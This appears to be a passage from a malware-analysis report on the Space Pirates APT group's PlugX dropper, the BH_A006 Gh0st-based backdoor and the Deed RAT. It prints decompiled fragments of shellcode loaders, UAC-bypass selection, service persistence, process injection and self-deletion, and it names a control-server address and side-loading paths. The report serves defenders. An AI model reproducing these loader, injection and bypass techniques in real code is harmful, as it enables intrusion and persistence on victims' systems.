The path to the EXE dropper and the names of the files to be extracted from it are passed to the script as command-line parameters. The files are in the demo.exe overlay and can be encrypted with a 1-byte XOR (but in all samples known to us, the key is 0). The overlay offset and the length of each of the files are written in the VBS code. The script extracts the standard PlugX components: a legitimate EXE file, a DLL for side-loading, and encrypted shellcode, after which the legitimate file is executed.

```
fprintf(v6, "\tstm.savetofile outfile,2\r\n");
fprintf(v6, "\t.close\r\n");
fprintf(v6, "  end with\r\n");
fprintf(v6, "  stm.close\r\n");
fprintf(v6, "  set ins=nothing\r\n");
fprintf(v6, "  set stm=nothing\r\n");
fprintf(v6, "  set elm=nothing\r\n");
fprintf(v6, "  set dom=nothing\r\n");
fprintf(v6, "end function\r\n");
fprintf(v6, "Set objArgs = WScript.Arguments \r\n");
fprintf(v6, "startaddr = 36864\r\n");
fprintf(v6, "FileLen = 392184\r\n");
fprintf(v6, "xorfile objArgs(0),objArgs(1),startaddr,FileLen\r\n");
fprintf(v6, "startaddr = startaddr + FileLen\r\n");
fprintf(v6, "FileLen = 3584\r\n");
fprintf(v6, "xorfile objArgs(0),objArgs(2),startaddr,FileLen\r\n");
fprintf(v6, "startaddr = startaddr + FileLen\r\n");
fprintf(v6, "FileLen = 160427\r\n");
fprintf(v6, "xorfile objArgs(0),objArgs(3),startaddr,FileLen\r\n");
fprintf(v6, "Set ws=CreateObject(\"wscript.shell\")\r\n");
fprintf(v6, "ws.run \"msiexece.exe\",0\r\n");
fprintf(v6, "set fsodel=createobject(\"scripting.filesystemobject\")\r\n");
fprintf(v6, "WScript.Sleep 40000\r\n");
fprintf(v6, "fsodel.DeleteFile(objArgs(0))\r\n");
fprintf(v6, "fsodel.DeleteFile(\"msiexece.vbs\")\r\n");
fclose(v6);
sprintf(CmdLine, enc_cmdline, &module_filename);// Wscript.exe msiexece.vbs "%s" msiexece.exe TmDbgLog.dll TmDbgLog.dll.html
WinExec(CmdLine, 5u);
return 0;
```

Figure 26. Writing and execution of the VBS file

### BH_A006

As in other cases, we found this malware both on our client's resources and when researching the group's network infrastructure. It contains a modified Gh0st backdoor as a payload. The string BH_A006 is constantly found in PDB paths and internal names of DLL libraries associated with the backdoor, which is why it got this name.

BH_A006 has a nontrivial payload execution scheme, which can vary at the initial stages in different samples. Let's consider it using the example of one of the malicious files.

**Stage 0. Loading DLL from the overlay**

SHA-256: 1e725f1fe67d1a596c9677df69ef5b1b2c29903e84d7b08284f0a767aedcc097

The source sample is an executable file that uses the MFC library. It extracts the contents of the overlay, decrypts itswith XOR with the 0xA0 key, and reflectively loads the resulting DLL into memory.

**Stage 1. DLL dropper**

SHA-256: 8bf3df654459b1b8f553ad9a0770058fd2c31262f38f2e8ba12943f813200a4d

extracts the following files:

- C:\ProgramData\resmon.resmoncfg
- C:\ProgramData\Sandboxie\SbieIni.dat (install32.dat)

- C:\ProgramData\Sandboxie\SbieDll.dll
- C:\ProgramData\Sandboxie\SandboxieBITS.exe

After that, there is a check for write permission to the system folder. For this, the dropper tries to create a file in it with the name format: wmkawe_%d.data. The content is the Stupid Japanese string.

If there is no permission, and the system is 64-bit, two additional files are extracted:

- C:\ProgramData\Sandboxie.dll (install64.dll)
- C:\ProgramData\Sandboxie.dat (install64.dat)

The names given in parentheses are not used, but are present in the code. Apparently, they were left there from another version of the dropper.

All the files are contained in the data section in packaged form; a variant of the LZMA algorithm is used for compression. This compression method is also used in further stages of the malware operation. Further in the section, unless otherwise indicated, we will refer to this algorithm.

Depending on the available permissions and the OS bitness, the dropper starts one of the chains to bypass the UAC:

- (x32) C:\ProgramData\Sandboxie\SandboxieBITS.exe ByPassUAC
- (x64) rundll32.exe C:\ProgramData\Sandboxie\SbieMsg.dll,installsvc ByPassUAC

Or it immediately proceeds to the execution of the next stage:
C:\ProgramData\Sandboxie\SandboxieBITS.exe InsertS

In all three cases, the file %tmp%\delself.bat is created, which contains commands for self-removal.

Note that it is not the first time researchers have encountered this sample. Another variant of the MFC loader (stage 0) containing the same dropper was mentioned by ESET in the Operation NightScout report, and then studied in detail by our colleagues from VinCSS.

**Stage 2. .dat loader (SbieDll.dll / SbieMsg.dll)**

Regardless of the command run by the DLL dropper, execution jumps to one of the extracted DLL libraries. In the case of a 32-bit version, a legitimate component of the Sandboxie utility, which is vulnerable to DLL side-loading, is used for this.

```
strcpy((char *)&dword_1000CFB8, "C:\\ProgramData\\appsoft\\install32.dat");
NumberOfBytesRead = 0;
BYTE1(dword_1000CFDC) = 0;
HIWORD(dword_1000CFDC) = 0;
dword_1000CFE0 = 0;
dword_1000CFE4 = 0;
buf = (char *)CreateFileA("C:\\ProgramData\\Sandboxie\\SbieIni.dat", 0xC0000000, 0, 0, 3u, 0x80u, 0);
v1 = (int *)buf;
if ( buf != (char *)-1 )
{
  FileSize = GetFileSize(buf, 0);
  buf = (char *)VirtualAlloc_0(0, FileSize, 0x1000u, 0x40u);
  if ( buf )
  {
    if ( ReadFile(v1, buf, FileSize, &NumberOfBytesRead, 0) )
    {
      decrypt((int)buf, FileSize);
      size = *(_DWORD *)buf;
      qmemcpy(shellcode, buf + 4, size);
      *(_DWORD *)&shellcode[size] = buf + 4;
      md5_check();
    }
    CloseHandle(v1);
    return (char *)shellcode_start(buf, 0, 0x4000u);
  }
}
```

Figure 27. Loading and running the shellcode in SbieDll.dll

The code in the 32-bit and 64-bit versions of the libraries is almost identical and downloads the corresponding .dat file, decrypts its contents, and executes it. For decryption, XOR is used with the byte sequence: 00, 01, 02, ... FF, 00, 01, ... Just as in the code of the previous stage, here you can see alternative paths to .dat files that are not used during operation.

**Stage 3. Shellcode .dat and DLL**

The shellcode is a reflective DLL library loader, which is located in its body immediately after the loading function. In this case, the library functionality differs significantly in shellcode versions with different bitness.

**Stage 3.1 ByPassUAC (x64)**

**Stage 3.1.1 Intermediate DLL**

The 64-bit version is only responsible for implementing the UAC bypass. To perform this task, it extracts another DLL from itself into memory and transfers control to it. Reflective loading is performed again using a shellcode, which is predecrypted with XOR using the 0x97 key. The shellcode is not autonomous: in addition to the buffer with the PE file, pointers to the necessary functions, such as GetProcAddress and LoadLibraryA, are passed to it.

```
shellcode = VirtualAlloc(0i64, 0xB00ui64, 0x1000u, 0x40u);
v3 = shellcode;
v4 = shellcode;
v5 = 0x580i64;
do
{
  v6 = v4[&encrypted_shellcode - shellcode];
  v4 += 2;
  *(v4 - 2) = v6 ^ 0x97;
  --v5;
  *(v4 - 1) = v4[byte_18001D6B1 - shellcode - 2] ^ 0x97;
}
while ( v5 );
v7 = (shellcode)(p_dll, GetProcAddress, LoadLibraryA, realloc, free, memmove, memset);
VirtualFree(v3, 0i64, 0x4000u);
return v7;
```

Figure 28. Decryption and execution of the shellcode for reflective loading

**Stage 3.1.2 DLL with UAC bypass implementation**

The DLL contains the path to the PDB file: e:\F35-F22\昆明版本\ElephantRat\nwsapagent\Bin\ByPassUAC64.pdb.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HANDLE CurrentProcess; // rax

  if ( fdwReason == 1 )
  {
    if ( find_avp_pid() )
    {
      if ( is_greater_win10_1903() )
      {
        sdclt_UAC_bypass();
LABEL_7:
        CurrentProcess = GetCurrentProcess();
        TerminateProcess(CurrentProcess, 0);
        goto LABEL_8;
      }
      if ( uncompress_and_drop_to_temp(&unk_180016FE0, 0x717, L"fujinami.dll") )
      {
        dotnet_bypass();
        goto LABEL_7;
      }
    }
LABEL_8:
    mock_trusted_dir_bypass();
  }
  return 1;
}
```

Figure 29. Choosing a UAC bypass method

The UAC bypass method used depends on the presence in the system of the avp.exe process (a component of Kaspersky antivirus products) and on the system version. In total, three well-known methods using sdclt.exe, a .NET library, and mocking trusted directories have been implemented.

If the bypass is successfully implemented using any of the methods, the previously encountered command C:\ProgramData\Sandboxie\SandboxieBITS.exe InsertS is run.

**Stage 3.2. ByPassUAC / InstallS (x32)**

**Stage 3.2.1. Intermediate DLL**

The 32-bit version of the DLL, which is located in the corresponding DAT file, is obfuscated using an unknown protector.

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  LPVOID v3; // eax

  v3 = VirtualAlloc(0, 4096, 4096, 64);
  sub_100531B3((int)v3 + 4096, 0x10000000);
  return DllEntryPoint_0(hinstDLL, fdwReason, lpReserved);
}
```

Figure 30. The entry point in the obfuscated PE file

In the data section of this DLL, there is a compressed shellcode that is decompressed and gains control.

**Stage 3.2.2. Decompression shellcode**

```
seg000:00000285
seg000:00000285     loc_285:                                ; CODE XREF: seg000:00000000↑j
seg000:00000285                     call    sub_20F
seg000:00000285     ; ---------------------------------------------------------------------------
seg000:0000028A                     dd 91AFCA54h            ; ror13AddHash32("VirtualAlloc")
seg000:0000028E                     dd 47994h               ; uncompressed size
seg000:00000292                     db 0FFh                 ; compressed data
seg000:00000293                     db  5Eh ; ^
seg000:00000294                     db 0B6h
seg000:00000295                     db 0E5h
seg000:00000296                     db 0E8h
seg000:00000297                     db  10h
```

Figure 31. Passing arguments to the function via the return address

The shellcode starts with calling the sub_20F function, which takes three arguments: a hash on behalf of VirtualAlloc, the size of the buffer to decompress, and a pointer to the data. The arguments are written immediately after the call statement, and the called function accesses them using an offset relative to the return address.

The sub_20F function gets a pointer to the VirtualAlloc function, for which it finds the kernelbase.dll library in the list of loaded modules (which is always assumed to be in second place on the InInitializationOrderModuleList list) and iterates its export table using a hash to find the required function. Then a buffer of the size specified in the arguments with RWX rights is allocated, and the compressed data is unpacked into it. In this case, compression is done with the NRV family algorithm from the UCL library (used in the UPX packer). The data is another shellcode to which control is transferred.

**Stage 3.2.3. Relocation shellcode**

The main part of the next shellcode is the contents of data and code sections, apparently extracted from some PE file. To launch correctly at the beginning of its operation, the shellcode performs address correction (relocation). The parameters necessary for it are transmitted in the same way as the previous shellcode using the return address. The relocation is performed relative to the standard base address 0x401000. After its completion, control is transferred to the address of the entry point specified in the parameters (as an offset relative to the end of the relocation table).

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 call    sub_15
seg000:00000000 ; ---------------------------------------------------------------------------
seg000:00000005                 dd offset dword_3C      ; pointer to relocation table
seg000:00000009                 dd 256h                 ; count of relocations
seg000:0000000D                 dd 44D20h               ; entry point offset
seg000:00000011                 dd 401000h              ; base
seg000:00000015
seg000:00000015 ; =============== S U B R O U T I N E =======================================
seg000:00000015
seg000:00000015
seg000:00000015 ; int sub_15()
seg000:00000015 sub_15          proc near               ; CODE XREF: seg000:00000000↑p
seg000:00000015                 pop     ebx
seg000:00000016                 push    ebp
seg000:00000017                 mov     edx, [ebx]
seg000:00000019                 mov     ecx, [ebx+4]
seg000:0000001C                 mov     eax, [ebx+8]
seg000:0000001F                 mov     ebp, [ebx+0Ch]
seg000:00000022                 add     ebx, edx
seg000:00000024                 sub     ebx, 5
seg000:00000027                 lea     esi, [ebx+ecx*4]
seg000:0000002A                 sub     ebp, esi
seg000:0000002C                 pusha
```

Figure 32. Parameters of the relocation shellcode

**Stage 3.2.4. Installer in shellcode format**

The main function of the installer loads the WinAPI functions necessary for operation, after which it can perform the operation specified in the command line.

```
if ( !load_imports() )
  return -1;
(imports.kernel32_SetErrorMode)(2);
memset(v14, 0, sizeof(v14));
(imports.kernel32_GetModuleFileNameW)(0, v14, 260);
v1 = (imports.kernel32_GetCommandLineW)();
debug(L"Argv12%s", v1);
debug(L"GetModuleFileName %s", v14);
if ( wcsstr(v1, L"InsertS") )
{
  create_and_start_service();
  (imports.kernel32_Sleep)(1000);
  v2 = (imports.kernel32_GetCurrentProcess)(0);
  (imports.kernel32_TerminateProcess)(v2);
}
else if ( wcsstr(v1, L"runsvc") )
{
  debug(L"svchost.exe %s", v14);
  kernel32_DeleteFileA = imports.kernel32_DeleteFileA;
  (imports.kernel32_DeleteFileA)("C:\\ProgramData\\Sandboxie\\SbieMsg.dll");
  kernel32_DeleteFileA("C:\\ProgramData\\Sandboxie\\SbieMsg.dat");
  kernel32_DeleteFileA("C:\\Windows \\System32\\SSPICLI.dll");
  kernel32_DeleteFileA("C:\\Windows \\System32\\perfmon.exe");
  kernel32_DeleteFileA("C:\\Windows \\System32\\dxva2.dll");
  kernel32_DeleteFileA("C:\\Windows \\System32\\dccw.exe");
  kernel32_RemoveDirectoryA = imports.kernel32_RemoveDirectoryA;
  (imports.kernel32_RemoveDirectoryA)("C:\\Windows \\System32\\");
  kernel32_RemoveDirectoryA("C:\\Windows \\");
  kernel32_CreateThread = imports.kernel32_CreateThread;
  (imports.kernel32_CreateThread)(0, 0, inject_payload, 0, 0, 0);
  (imports.kernel32_Sleep)(2000);
  kernel32_CreateThread(0, 0, check_mapping, 0, 0, 0);
}
else if ( wcsstr(v1, L"ByPassUAC") )
{
  v6 = alloc_and_lock(dword_1387B78);
  memset(v6, 0, dword_1387B78);
```

Figure 33. Code fragment of the shellcode installer

The following commands are supported:

- InsertS: create a service named Network Service. The name of the current module with the runsvc parameter is specified as the launch path. If there are no avp.exe processes in the list, the service is launched immediately.
- Runsvc: delete all auxiliary files and folders that could be used in the UAC bypass. Decompressing the next-stage shellcode, creating an svchost.exe process, and injecting the decompressed shellcode. Interestingly, in the code for impersonation and starting the svchost.exe process, a special check has been implemented only for the Russian language, which indicates an orientation to Russian-language OS versions.

```
if ( !(imports.advapi32_OpenProcessToken)(v9, 393216, &v34) )
{
  v11 = (imports.kernel32_GetLastError)();
  debug(L"OpenProcessToken() = %d", v11);
  v4 = 1;
  goto LABEL_70;
}
memset(&v56, 0, sizeof(v56));
if ( (imports.kernel32_GetSystemDefaultLangID)() == 1049 )
{
  debug(L"BuildExplicitAccessWithName Ru");
  (imports.advapi32_BuildExplicitAccessWithNameW)(&v56, L"Все", 0xF00FF, 1, 0);
}
else
{
  debug(L"BuildExplicitAccessWithName En");
  (imports.advapi32_BuildExplicitAccessWithNameW)(&v56, L"Everyone", 0xF00FF, 1, 0);
}
advapi32_GetKernelObjectSecurity = imports.advapi32_GetKernelObjectSecurity;
if ( (imports.advapi32_GetKernelObjectSecurity)(v34, 4, 0, 0, &v33) )
{
  v13 = v43;
}
```

Figure 34. Special processing for the Russian-language version of the system

In addition, a separate thread is created that checks for Global\MYKERNELDLLMAPPING06 mapping every 50 seconds. In case of its absence in the system, the creation of svchost.exe and shellcode injection are repeated.

- ByPassUAC: works completely similar to the 64-bit version (stage 3.1.1)—it decompresses the DLL with the implementation of UAC bypass methods and transfers control to it.
- Memload: there is a MemLoadServer debug message in the code. Decompresses the next-stage shellcode and runs it directly in the current process.

**Stage 4. MemLoadLibrary**

The fourth stage has a previously encountered format: the decompression shellcode extracts the relocation shellcode, which in turn executes the main code (obtained from the PE file). The main code in this case is small in volume and is responsible for decompressing and reflectively loading the DLL into memory. The reflective loader is implemented in the form of an XOR-encrypted shellcode, as in stage 3.1.1. After loading the library, control is transferred to the exported Online function.

```
*v6 = this;
if ( !load_imports() )
  return -1;
SetErrorMode(2u);
SetUnhandledExceptionFilter_0(sub_26F3B20);
v2 = alloc_and_lock(size);
lzma_unpack(packed_dll, v2, size);
sub_26F39C0(v6);
v3 = sub_26F3A70(v2);
if ( v3 )
{
  debug(L"Server MemLoadLibrary ");
  v4 = sub_26F3A00(v3, "Online");
  if ( v4 )
  {
    debug(L"Server pfnStart ");
    v4();
  }
}
```

Figure 35. Decompressing the DLL and starting the Online export

The DLL is again just an intermediate loader and runs another shellcode.

```
int Online()
{
  void *v0; // esi
  LPVOID v1; // eax

  v0 = malloc(Size);
  memset(v0, 0, Size);
  lzma_unpack(&packed_shellcode, v0, Size);
  v1 = VirtualAlloc(0, Size, 0x1000u, 0x40u);
  if ( v1 )
  {
    qmemcpy(v1, v0, Size);
    (v1)();
    while ( 1 )
      Sleep(0x64u);
  }
  return 1;
}
```

Figure 36. Online function code

The new shellcode is an unpacking shellcode, and stage 4 is repeated exactly, right up to calling the Online function from the latest DLL library.

**Stage 5. Payload**

It is a backdoor partially obfuscated with the help of a previously encountered packer (stage 3.2.1), which is based on the Gh0st trojan code.

Interestingly, the signature of network packets (Gh0st in the original) in this version is generated and checked in a special way. In a 4-byte value, only the lowest bit of each byte carries the payload, the remaining bits are random. The lower bits must satisfy a set of logical relations involving the lower bits of the magic constant 0x31230C0. Note that a similar algorithm for checking these relations using the same constant can be found in loaders of .dat files (stage 2), but the result of its operation is not used there.

```
  qmemcpy(v12, "te", sizeof(v12));
  v13[4] = 116;
  *this = &CClientSocket::`vftable';
  LibFileName[0] = 107;
  qmemcpy(v16, "rn", sizeof(v16));
  qmemcpy(v18, "32.d", sizeof(v18));
  v19[2] = 0;
  qmemcpy(ProcName, "Cr", 2);
  ProcName[3] = 97;
  qmemcpy(v13, "Ev", 2);
  v13[3] = 110;
  strcpy(v14, "A");
  LibraryA = LoadLibraryA(LibFileName);
  ProcAddress = GetProcAddress(LibraryA, ProcName);
  WSAStartup(0x202u, &WSAData);
  this[43] = (ProcAddress)(0, 1, 0, 0);
  *(this + 181) = 0;
  this[42] = -1;
  v10 = 0;
  *magic = 0x31230C0;
  v4 = time(0);
  srand(v4);
  i = 0;
  *signature = (rand() % 238);
  do
  {
    signature[i + 1] = (signature[0] & magic[i] & 1) + 2 * (rand() % 238 / 2);
    ++i;
  }
  while ( i < 4 );
  v6 = v10;
  this[44] = *signature;
```

Figure 37. Generating a signature in the constructor of the CClientSocket class

The library has the export name BH_A006_SRV.dll, and in the PE file overlay, you can find the corresponding PDB path:

D:\005（fastapp f35 20181009）\nwsapagent\KernelTrjoan\BH_A006_SRV\BH_A006_SRV\Debug\BH_A006_SRV.pdb

We managed to find a sample of the malware (57d4c08ce9a45798cd9b0cf08c933e26ffa964101dcafb1640d1df19c223e738), which has a similar obfuscation and an identical algorithm for generating a network signature, and contains the name BH_A006_SRV.dll. This sample was uploaded to VirusTotal in 2015.

**Connection with 9002 RAT**

In studying the execution chain of the BH_A006 backdoor, it turned out that the technique used for converting a PE file into an autonomous compressed shellcode is not unique. Similar decompression and relocation shellcodes, as well as the procedure for loading WinAPI functions, are present in instances of the 9002 RAT malware. For example, they can be found in the sample 52374f68d1e43f1ca6cd04e5816999ba45c4e42eb0641874be25808c9fe15005 from the Trend Micro report on attacks on South Korean companies—one of the last mentions of this malware.

## Deed RAT

Another type of previously unknown malware, which we found in a single instance in our client's infrastructure, is a modular backdoor. Based on the value of the signature used in the header of its modules, we named it Deed RAT.

The Deed RAT control server ftp.microft.dynssl.com is directly connected to the infrastructure of the Space Pirates group. Another similarity can be found in one of the code features: the [xor 0xBB, sub 0x1] operations are used to encrypt the shellcode in the same way as in the part of PlugX samples.

The payload execution scheme resembles the standard method that PlugX uses: a legitimate EXE file signed by Trend Micro loads a malicious library TmDbgLog.dll, which, in turn, runs the encrypted shellcode from the file PTWD.tmp.

However, an interesting method of transferring control to the shellcode is used: at the time of loading, the library modifies the executable file so that after returning control to the EXE file, the FreeLibrary function is immediately called for it. Having regained control at the time of unloading, the library modifies the executable file again, writing assembly instructions for calling the shellcode to it—they will be executed immediately after returning from FreeLibrary.

The shellcode is the loader of the main module, which is located in compressed and encrypted form after the loading code. The module has a special structure and uses techniques borrowed from PE files. In particular, the module has three "sections" with different access rights and a relocation table completely similar to the one used in PE format.

The decrypted module consists of a header starting with the signature 0xDEED4554 and a main data block compressed with LZNT1, which contains section data and a relocation table. For each of the sections, the header indicates its actual size and the size in memory, which is aligned to the 0x1000 boundary. The header structure looks as follows:

```
struct SectionHeader{
    _DWORD VirtualSize;
    _DWORD SizeOfRawData;
};

struct ModuleHeader{
```

```
    _DWORD Signature; // 0xDEED4554
    _DWORD ModuleId;
    _DWORD EntryPoint;
    _DWORD OriginalBase;
    _DWORD AbsoluteOffset; // 0x1000
    SectionHeader Sections[3];
    _DWORD Unknown;
};
```

During operation, the loader allocates the necessary memory area, copies each of the sections into it (taking into account its size in memory), and performs address configuration (relocation). The first of the sections contains executable code, and RX permissions are set for its memory area, the other sections have RW permissions. After loading the sections, the module entry point specified in the header gain control.

The main backdoor module has the identifier 0x20 and is responsible for loading and managing plugins that implement various functions. In its data section, there are eight encrypted plugins that are initialized at the beginning of operation:

| ID | Name | Description | Network commands |
|---|---|---|---|
| 0x30 | Startup | A plugin that implements the malware startup algorithm | |
| 0x40 | Config | A plugin that handles the configuration | 0x40: transferring the configuration to C2<br>0x41: receiving a new configuration from C2 |
| 0xA0 | Install | A plugin responsible for persistence on the infected computer. Persistence can be achieved through the mechanism of services and through the registry (the key is set by the configuration) | |
| 0xB0 | Inject | A plugin that implements code injection into a given process (determined by the configuration) | |
| 0x60 | Network | A plugin that manages network interaction | |
| 0x70 | NetSocket | A plugin that implements various types of connectors for network interaction | |
| 0x50 | Plugin | A plugin that implements registry monitoring for the appearance of new plugins in it and their loading | 0x50: collecting information about plugins<br>0x51: adding a plugin to the registry and launching it<br>0x52: removing the plugin from the registry and memory |
| 0x90 | NetProxy | A plugin that manages information about available proxy servers. It has a built-in sniffer for automatic detection of proxies used by the infected computer | |

Unlike the main module, an algorithm based on Salsa20 is used to encrypt plugins. Among the modifications is a custom constant for the key extension, equal to arbitraryconstat. The structure of the decrypted plugin completely copies the structure of the main module, and a similar algorithm is used to load it.

Each plugin implements five service operations that are implemented at its entry point:

1. Initialization.
2. Obtaining the numeric ID of the plugin.
3. Obtaining the plugin name.
4. Obtaining a link to the structure with the plugin's API functions.
5. Resource deallocation.

```
int __stdcall Entry(int a1, _DWORD *param)
{
  int v2; // esi
  int v4[2]; // [esp+4h] [ebp-8h] BYREF

  v2 = 0;
  if ( a1 )
  {
    switch ( a1 )
    {
      case 1:
        g_pInterface = param;
        g_api.pfn_Config__GetOrLoad = Config::GetOrLoad;
        g_api.pfn_Config__CommandDispatcher = Config::CommandDispatcher;
        break;
      case 2:
        *param = 0x40;
        break;
      case 3:
        v4[0] = 0;
        v4[1] = 0;
        CustomWString::ctor::from__Encrypted(v4, byte_B11000);// Config
        w_lstrcpyW(param, v4[0]);
        CustomString::dtor(v4);
        break;
      case 4:
        *param = &g_api;
        break;
      case 5:
        break;
      default:
        return 50;
    }
  }
  return v2;
}
```

Figure 38. Entry point of the Config plugin

The useful functionality of the plugin is available through the structure with its API functions. Among them, there may be a dispatcher function responsible for processing network commands that the plugin supports. The main module also has an API that allows you to access other plugins and implements auxiliary functions, such as encryption or access to the registry.

One interesting feature of the backdoor is the pseudorandom generation of various kinds of strings—registry keys, names of mutexes and pipes, and command-line arguments. A string of the required length is created on the basis of a seed, which is generated using the numeric identifier of the string and the serial number of the system volume. As a result, each of the infected computers uses its own unique set of string constants.

```
28  seed = stringID + 0x1000193 + dwVolumeSerialNumber;
29  if ( length > 0 )
30  {
31    do
32    {
33      v6 = 9 * ((0x2001 * seed) ^ ((0x2001 * seed) >> 7));
34      seed = 33 * (v6 ^ (v6 >> 17));
35      string[j++] = seed % 26u + 'A';
36    }
37    while ( j < length );
38  }
39  result = 0;
40  string[length] = 0;
```

Figure 39. ID generation algorithm

The backdoor stores all the necessary data in the registry key [HKLM|HKCU]\Software\Microsoft\. For each type of information, it creates its own subkey, the name of which is obtained using the string generator described above. To get all the keys that the backdoor can use, we implemented a script in Python that accepts the serial number of the volume and reproduces the operation of the generator.

**Registry keys generator**

```
import click


def rshift(val, n):
    s = val & 0x80000000
    for i in range(0,n):
        val >>= 1
        val |= s
    return val


def generator(volume_number, seed, length):
    gr_seed = (volume_number + seed + 0x1000193) & 0xffffffff
    r = []
    for i in range(length):
        r1 = (gr_seed * 0x2001) & 0xffffffff
        r2 = rshift(r1, 7)
        r3 = r2 ^ r1
        r4 = (r3 * 9) & 0xffffffff
        r5 = rshift(r4, 17)
        r6 = r4 ^ r5
        r7 = (r6 * 33) & 0xffffffff
        r.append(((r7 & 0xffff) % 26) + 0x41)
        gr_seed = r7

    return bytes(r).decode('utf-8')

@click.command()
@click.argument("VOLUME_NUMBER")
def main(volume_number):
    try:
        serial_number = int(volume_number, 16)
    except ValueError:
        print("[~] Invalid Volume number")
        return

    registry_key_1 = generator(serial_number, 0xC4DA8B2F, 6)

    registry_key_2 = generator(serial_number, 0x7BD90AA1, 10)
    registry_key_3 = generator(serial_number, 0xF7BBC23F, 10)

    registry_key_4 = generator(serial_number, 0xDF12A5B2, 8)
    registry_key_5 = generator(serial_number, 0x6EB208A4, 9)

    registry_key_6 = generator(serial_number, 0xDE8765CB, 8)
    registry_key_7 = generator(serial_number, 0x6D3C218A, 8)

    registry_key_8 = generator(serial_number, 0x78D3BC22, 8)
    registry_key_9 = generator(serial_number, 0xD53BCA90, 10)

    registry_key_11 = generator(serial_number, 0x4FD82CB4, 8)
    registry_key_13 = generator(serial_number, 0xDCBC5D23, 8)

    registry_key_10 = generator(serial_number, 0xE2C7BA56, 15)

    registry_key_12 = generator(serial_number, 0x8BD43C12, 8)

    print(f"[+] Plugin monitor registry key: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_1}")
    print(f"[+] Executable path: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_3}; ValueName: {registry_key_2}")
    print(f"[+] Machine ID: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_5}; ValueName: {registry_key_4}")
    print(f"[+] Shellcode for injection: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_6}; ValueName: {registry_key_7}")
    print(f"[+] Proxies: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_9}; ValueName: {registry_key_8}")
    print(f"[+] Config : [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_11}; ValueName: {registry_key_13}")

if __name__ == "__main__":
    main()
```

The Network plugin is responsible for the algorithm of interaction with the control server. It extracts the C2 address as a URL string from the configuration and, depending on the scheme specified in it, selects one of the connectors available in the NetSocket plugin. All of them implement a common interface for uniformly receiving and transmitting network messages. Before sending, messages are compressed using the LZNT1 algorithm and encrypted with a modified Salsa20 using a random key.

To resolve the domain of the control server, the backdoor consistently uses DNS over HTTPS and the usual DNS servers specified in the configuration (public servers of Google and other providers), before resorting to the standard mechanism. This gives the malware the opportunity to hide the C2 domain from network traffic inspection tools.

Supported connection protocols include TCP, TLS, HTTP, HTTPS, UDP, and DNS.

The REUSEPORT option is available for TCP—specifying it leads to prebinding of the socket with which the connection to C2 is established. Binding is performed on the largest free port in the range of system (well-known) ports. The ports are checked starting from 1022 in descending order. Apparently, this technique is implemented to bypass security measures and disguise traffic as system network services.

The backdoor also provides for the possibility of obtaining a new C2 over HTTP. To do this, a web page can be used, the address of which is specified in the configuration

with the URL:// scheme. After the page loads, its body is searched for the agmsy4 and ciou0 substrings, which indicate the beginning and end of the string with the control server. This string is encoded using base16 (hex) with the abcghimnostuyz0456 alphabet and is processed similarly to the address from the configuration.

TCP/TLS and HTTP/HTTPS connectors support connection via a proxy server, which can be obtained using the NetProxy plugin. The plugin has its own proxy storage, which is located in the registry and can be filled with values from the configuration, system proxies, and data from installed browsers (Chrome, Opera, and Firefox). In addition, the plugin has the functionality of a built-in sniffer that listens to the traffic of the infected computer using a raw socket. If the sniffer detects an attempt to connect to a proxy server (SOCKS4, SOCKS5, or HTTP) in the outgoing packet, it saves information about it in the storage.

Before connecting to the control server, the backdoor checks the schedule: up to four entries can be specified in its configuration, containing the days of the week and the hours during which the connection is prohibited.

After the connection is established, the backdoor can execute the following commands:

| ID | Description |
|---|---|
| 0x210 | Collect information about the system |
| 0x211 | Creation of a separate connection to work with plugins |
| 0x212 | Self-removal |
| 0x213 | Empty command (ping) |
| 0x214 | Connection deactivation |
| 0x215 | Update of the shellcode for the injection, which is stored in the registry |
| 0x216 | Update of the main shellcode on the disk. All plugins stored in the registry are deleted |

If a command is received that is not on the list above, it is assumed that it is a network command of one of the plugins. Its ID is determined by applying the mask 0xFFF0 to the command ID. If the plugin is not available locally, it is preloaded from C2 and saved in the registry.

On the computer infected with Deed RAT, we were able to detect a single plugin obtained dynamically from the control server. It is called Shell, and its ID is 0x270. Shell supports two network commands (0x270 and 0x271); each of them starts the specified process and redirects its I/O to C2. In the first case, the interaction takes place in text mode via pipes. In the second case, Windows Console API operations are used, which allows attackers to fully emulate a console window on their side, taking into account information about the size of the screen buffer, cursor position, and other parameters.

The configuration of the sample we examined contained the following set of strings:

| String | Purpose |
|---|---|
| %ALLUSERSPROFILE%\Test\Test.exe | Path to the legitimate executable file (installation path) |
| TmDbgLog.dll | Library name for DLL side-loading |
| PTWD.tmp | File name with the encrypted shellcode |
| Test | Service name |
| Trend Micro Platinum | Displayed service name |
| Platinum Watch Dog | Service description |
| SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce | Key for persistence in the registry |
| %windir%\system32\svchost.exe | Process names for injecting code |
| %windir%\system32\taskeng.exe | |
| %ProgramFiles%\Internet Explorer\iexplore.exe | |
| %windir%\system32\WmiPrvSE.exe | |
| hio2cF9VF2Jsdf9n | Identifier sent along with system information |
| asdRFSDabormhkmfgUIYGBDURE | Mutex name |
| https://dns.google/dns-query | Addresses of DNS over HTTPS servers |
| https://cloudflare-dns.com/dns-query | |
| https://dns.adguard.com/dns-query | |
| https://dns.quad9.net/dns-query | |
| TCP://ftp.microft.dynssl.com:53412 | Control server URL |

## Conclusion

APT groups with Asian roots continue to attack Russian companies, as evidenced by the activity of Space Pirates. Cybercriminals both develop new malware that implements non-standard techniques (such as Deed RAT) and use modifications of existing backdoors. Such modifications sometimes feature multiple layers of obfuscation to defeat security tools and complicate the analysis procedure—as in the case of BH_A006, built on the code of the popular Gh0st backdoor.

